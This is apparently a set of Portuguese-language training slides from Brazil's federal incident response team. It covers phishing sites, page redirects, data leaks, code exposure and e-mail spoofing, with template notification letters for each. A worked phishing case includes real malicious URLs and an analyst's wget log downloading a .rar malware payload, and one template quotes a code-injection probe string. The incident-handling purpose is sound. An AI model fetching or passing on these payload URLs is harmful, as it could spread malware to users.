
Página Falsa (Fake Website)

Normalmente, páginas falsas são divulgadas a partir de mensagens fraudulentas, que visam capturar dados pessoais ou institucionais (usuário/senha).

Podem ser formulários sem quaisquer denominações de empresa ou serviço, como também a falsificação de portais válidos.

Por vezes, sites de governo são invadidos e acabam hospedando páginas fraudulentas de instituições financeiras (por exemplo).

Phishing Site



Phishing Site

Texto de Notificação

Prezados Senhores,
1. Verificamos a existência de página fraudulenta em:
---
http://xxx.gov.br/ ou http://xxx.com.br/www-gov-br/

1.1 Sugerimos que o acesso ao site seja imediatamente bloqueado ou retirado da Internet.
2. Solicitamos que o incidente seja investigado e que nos mantenham informados sobre as ações realizadas.
3. Esta mensagem foi copiada aos contatos abuse, técnico e administrativo. Caso este tipo de problema não seja de sua responsabilidade, solicitamos que esta mensagem seja encaminhada aos responsáveis por tal tarefa.
4. Solicitamos que referências futuras a esta notificação preservem o "Assunto" desta mensagem.
Colocamo-nos à disposição para auxiliá-los no que for necessário.
--
Atenciosamente,
Equipe CTIR ctir@ctir.gov.br
www.ctir.gov.br
INOC-DBA (VOIP): 10954*810
##
O Centro de Tratamento de Incidentes de Segurança de Redes de Computadores da Administração Pública Federal - CTIR Gov, subordinado ao Departamento de Segurança da Informação e Comunicações - DSIC, do Gabinete de Segurança Institucional da Presidência da República, tem como finalidade atender aos incidentes de segurança de redes de computadores da Administração Pública Federal (domínios gov.br, jus.br, leg.br, mil.br e mp.br).
##
CTIR Gov [99999]


Redirecionamento de Página

Redirecionamento de Página

Consiste na alteração de páginas válidas ou *upload* de códigos-fonte que direcionem para página diversa, contendo propagandas, ou até mesmo para páginas falsas, iludindo o usuário.

Assim como em outros tipos de incidentes, as causas identificadas correspondem à exploração de vulnerabilidades de aplicação ou de servidores. (XSS, SQL Injection ...)

Redirecionamento de Página



Redirecionamento de Página

Texto de Notificação

Prezados Senhores,
1. Informamos que a URL abaixo está com redirecionamento suspeito de página, conforme anexo, em:
---
http://xxx.gov.br/
---
2. Esta mensagem foi copiada aos contatos abuse, técnico e administrativo. Caso este tipo de problema não seja de sua responsabilidade, solicitamos que esta mensagem seja encaminhada aos responsáveis por tal tarefa.
3. Solicitamos que referências futuras a esta notificação preservem o "Assunto" desta mensagem.
Colocamo-nos à disposição para auxiliá-los no que for necessário.
--
Atenciosamente,
Equipe CTIR ctir@ctir.gov.br
www.ctir.gov.br
INOC-DBA (VOIP): 10954*810
##
O Centro de Tratamento de Incidentes de Segurança de Redes de Computadores da Administração Pública Federal - CTIR Gov, subordinado ao Departamento de Segurança da Informação e Comunicações - DSIC, do Gabinete de Segurança Institucional da Presidência da República, tem como finalidade atender aos incidentes de segurança de redes de computadores da Administração Pública Federal (domínios gov.br, jus.br, leg.br, mil.br e mp.br).
##
CTIR Gov [99999]


Vazamento de Informação

Exposição/Vazamento de Dados Sensíveis (*Leaks)*

Por meio de técnicas invasivas e de interceptação de dados, informações sensíveis à uma instituição (bancos de dados, credenciais etc) podem vir a ser expostas em portais de acesso público (pastebin.com, justpaste.it, paste.me, pastehtml.com ...).

Notifica-se o site contendo a exposição dos dados e notifica-se, também, os órgãos envolvidos, com possível vazamento de dados, para que possam tomar medidas de mitigação e/ou de correção de falhas em suas infraestruturas.

Vazamento de Informação



Vazamento de Informação

Texto de Notificação

Responsible,
After analysing incident reported by our constituency, we detected:
1. The URL below hosts a post that exposes private pieces of information of Brazilian Government:
---
http://pastebin.com/xXxXxXxX
---
2. We kindly request you to verify this occurrence since that the posted information are sensible.
2.1 we suggest that the access to the file/domain should be blocked from the Internet as soon as possible.
...

****

Prezados,
1. Recebemos notificação de nossa comunidade sobre suposto vazamento de informações envolvendo instituição sob sua responsabilidade em:
---
http://pastebin.com/xXxXxXxX
---
2. Já notificamos o incidente para o host responsável solicitando a retirada da página.
2.1. Solicitamos que sejam verificados os dados, uma vez que um ou mais computadores de sua rede ou contas de e-mail podem estar comprometidos.
2.2. Solicitamos também, caso seja confirmado o incidente, que mantenham-nos informados sobre as providências tomadas.


Exposição de Código

Exposição de Código/Possível Vulnerabilidade

Falhas de programação, injeção de código malicioso, usando campos de entrada ou a URL, extensões de CMS (Content Management System) não homologadas e outras possíveis razões, podem expor código fonte da aplicação e, assim, apresentar informações sensíveis (conexão, *tables*, *user/password* ...)

Seja qual for o motivo da exposição, caracteriza-se como possível vulnerabilidade, passível de exploração e tentativa de outros tipos de ataques.

Exposição de Código



Exposição de Código

Texto de Notificação

Prezados Senhores,
1. Informamos a exposição de código, conforme anexo, em:
---
http://xxx.gov.br/ “response.write(9999999999*99999999)” ou “CreateObject...” ou “Select...”
---
2. O código apresentado sugere a tentativa de explorar uma possível vulnerabilidade do sistema. A multiplicação de números grandes, não validados, pode provocar resultados inesperados, podendo ser utilizada por invasores em ações maliciosas (*Integer Overflow*).
3. Esta mensagem foi copiada aos contatos abuse, técnico e administrativo. Caso este tipo de problema não seja de sua responsabilidade, solicitamos que esta mensagem seja encaminhada aos responsáveis por tal tarefa.
4. Solicitamos que referências futuras a esta notificação preservem o "Assunto" desta mensagem.
Colocamo-nos à disposição para auxiliá-los no que for necessário.
--
Atenciosamente,
Equipe CTIR ctir@ctir.gov.br
www.ctir.gov.br
INOC-DBA (VOIP): 10954*810
##
O Centro de Tratamento de Incidentes de Segurança de Redes de Computadores da Administração Pública Federal - CTIR Gov, subordinado ao Departamento de Segurança da Informação e Comunicações - DSIC, do Gabinete de Segurança Institucional da Presidência da República, tem como finalidade atender aos incidentes de segurança de redes de computadores da Administração Pública Federal (domínios gov.br, jus.br, leg.br, mil.br e mp.br).
##
CTIR Gov [99999]

Phishing Message


Falsificação de *e-mail* (*E-mail spoofing*)

Falsificação de *e-mail*, ou *e-mail spoofing*, é uma técnica que consiste em alterar campos do cabeçalho de um *e-mail*, de forma a aparentar que ele foi enviado de uma determinada origem quando, na verdade, foi enviado de outra.

Esta técnica é possível devido a características do protocolo SMTP (***S**imple **M**ail **T**ransfer **P**rotocol*) que permitem que campos do cabeçalho, como "From:" (endereço de quem enviou a mensagem), "Reply-To" (endereço de resposta da mensagem) e "Return-Path" (endereço para onde possíveis erros no envio da mensagem são reportados), sejam falsificados.

Ataques deste tipo são bastante usados para propagação de códigos maliciosos, envio de *spam* e em golpes de *phishing (phishing message / phishing-scam)*. Atacantes utilizam-se de endereços de *e-mail* coletados de computadores infectados para enviar mensagens e tentar fazer com que os seus destinatários acreditem que elas partiram de pessoas conhecidas.

http://cartilha.cert.br


Análise Dinâmica de Artefato (via web)
URL
download do artefato
registra artefato.info
verifica tipo arquivo (cmd file - unix-like)
É binário?
não
armazena arquivo
sim
Classificar VirusTotal
registra artefato.virus
Enviar CWSandox/ ThreatExpert
Conecta portas 80 ou 21?
21
80
Enviar Anubis
Analisa URL (~/users.php)
não
Analisa arquivo PCAP
Faz download?
sim
não
FIM

Phishing Message

****
MENSAGEM ORIGINAL
****

De: xxx**@xxx.gov.br**<mailto:xxx@xxx.gov.br> [mailto:xxx@xxx.gov.br]
Enviada em: terça-feira, 6 de maio de 2014 02:25
Para: xxx
Assunto: Essas é as fotos atualizadas.

ANEXO: fotos_atualizadas.zip<**http://asp.trunojoyo.ac.id/wp-content/fotos.php**>

_____

_____

Ajude a reduzir o consumo de papel. Antes de imprimir, pense no seu compromisso com o MEIO AMBIENTE! Mas, se for imprimir, use a EcoFont (www.XXX.gov.br/ecofont<http://www.XXX.gov.br/ecofont>)!

_____

Ajude a reduzir o consumo de papel. Antes de imprimir, pense no seu compromisso com o MEIO AMBIENTE! Mas, se for imprimir, use a EcoFont (www.XXX.gov.br/ecofont)!

Phishing Message

```
********************************
CABEÇALHO COMPLETO
********************************

Received: from xxx.gov.BR (x.x.112.107) by xxx.gov.BR
(x.x.113.39) with Microsoft SMTP Server (TLS) id 14.3.123.3; Tue, 6 May
2014 02:29:09 -0300
Received: from smtp.xxx.gov.br (x.x.1.95) by xxx.gov.BR
(x.x.112.107) with Microsoft SMTP Server (TLS) id 8.3.192.1; Tue, 6 May
2014 02:29:07 -0300
Received: from pps.filterd (smtp [127.0.0.1]) by smtp.xxx.gov.br
(8.14.5/8.14.5) with SMTP id s465QWvG029905 for <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>;
Tue, 6 May 2014 02:26:32 -0300
Received: from rdns-3.topserver3.com (rdns-3.topserver3.com [189.1.164.113])
 by smtp.xxx.gov.br with ESMTP id 1kpgjb961k-1 for <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>;
Tue, 06 May 2014 02:26:32 -0300
DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=default; d=topserver3.com;
h=From:Subject:To:Content-Type:MIME-Version:Date:Message-Id; i=abuse@topserver3.com<mailto:i=abuse@topserver3.com>;
bh=KrpV8sBt+XVpmUBp6/bgtUBnp3E=;
b=R6seHP/RgNeW7921LuHS0HuWaOhL2V3GUDWN9xWbdmJn+L+f+WFHHJOVT6pGwPG93ED2gir79Sgy
 LizNDijolWNoHc6kmk3qGM7E536iu+X01uvSzs5B6WaSq7aBYl5RCZ3u87p6TUDUbdlWM5zHjlVm
 XWLxdv7Pd7hbswwbu4g=
From: "xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>" <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>
Subject: =?iso-8859-1?Q?Essas_=E9_as_fotos_atualizadas.?=
To: <xxx@xxx.gov.br<mailto:xxx@xxx.gov.br>>
Content-Type: multipart/alternative;
 boundary="RIva3OkRT=_3xdJsGvFMRGCqfhHQZ1Jp5b"
MIME-Version: 1.0
Date: Tue, 6 May 2014 02:25:28 -0300
Message-ID: <20140506022527A0609EEE43$E13001BB07@RIQUEZANC>
```

Phishing Message


```
*******************************
MALWARE REDIRECT
*******************************
wget http://asp.trunojoyo.ac.id/wp-content/fotos.php
--2014-05-05 17:43:52-- http://asp.trunojoyo.ac.id/wp-content/fotos.php
Connecting ... connected.
Proxy request sent, awaiting response... 302 Moved Temporarily
Location: http://www.nehirkoyekmegi.com/images/FOTO49029.rar [following]
--2014-05-05 17:43:54-- http://www.nehirkoyekmegi.com/images/FOTO49029.rar
Connecting ... connected.
Proxy request sent, awaiting response... 200 OK
Length: 35939 (35K) [application/octet-stream]
Saving to: `FOTO49029.rar'
--------------------------------------------------------------------------------
https://www.virustotal.com/en/file/ee613ae08176fc1b6a4056d853bb3e5d4180d0e407be00dcfcbe4413bd3015c5/analysis/1399311981/
  Detection ratio:         11 / 49
  Analysis date:           2014-05-05 17:46:21 UTC

  Detection ratio:         22 / 52
  Analysis date:           2014-05-10 06:26:59 UTC
--------------------------------------------------------------------------------

*******************************
MALWARE HOSTING
*******************************
wget http://www.nehirkoyekmegi.com/images/FOTO49029.rar
--2014-05-05 17:53:49-- http://www.nehirkoyekmegi.com/images/FOTO49029.rar
Connecting ... connected.
Proxy request sent, awaiting response... 200 OK
Length: 35939 (35K) [application/octet-stream]
Saving to: `FOTO49029.rar'
```

Phishing Message

Desdobramento de um Phishing



Phishing Message

```
*******************************
DESDOBRAMENTOS DO INCIDENTE
*******************************

(triagem) Phishing Message "Essas é as fotos atualizadas."
|
+-+ (analista_A) Malware Redirect [asp.trunojoyo.ac.id|119.252.162.136]
| |              http://asp.trunojoyo.ac.id/wp-content/fotos.php
| |
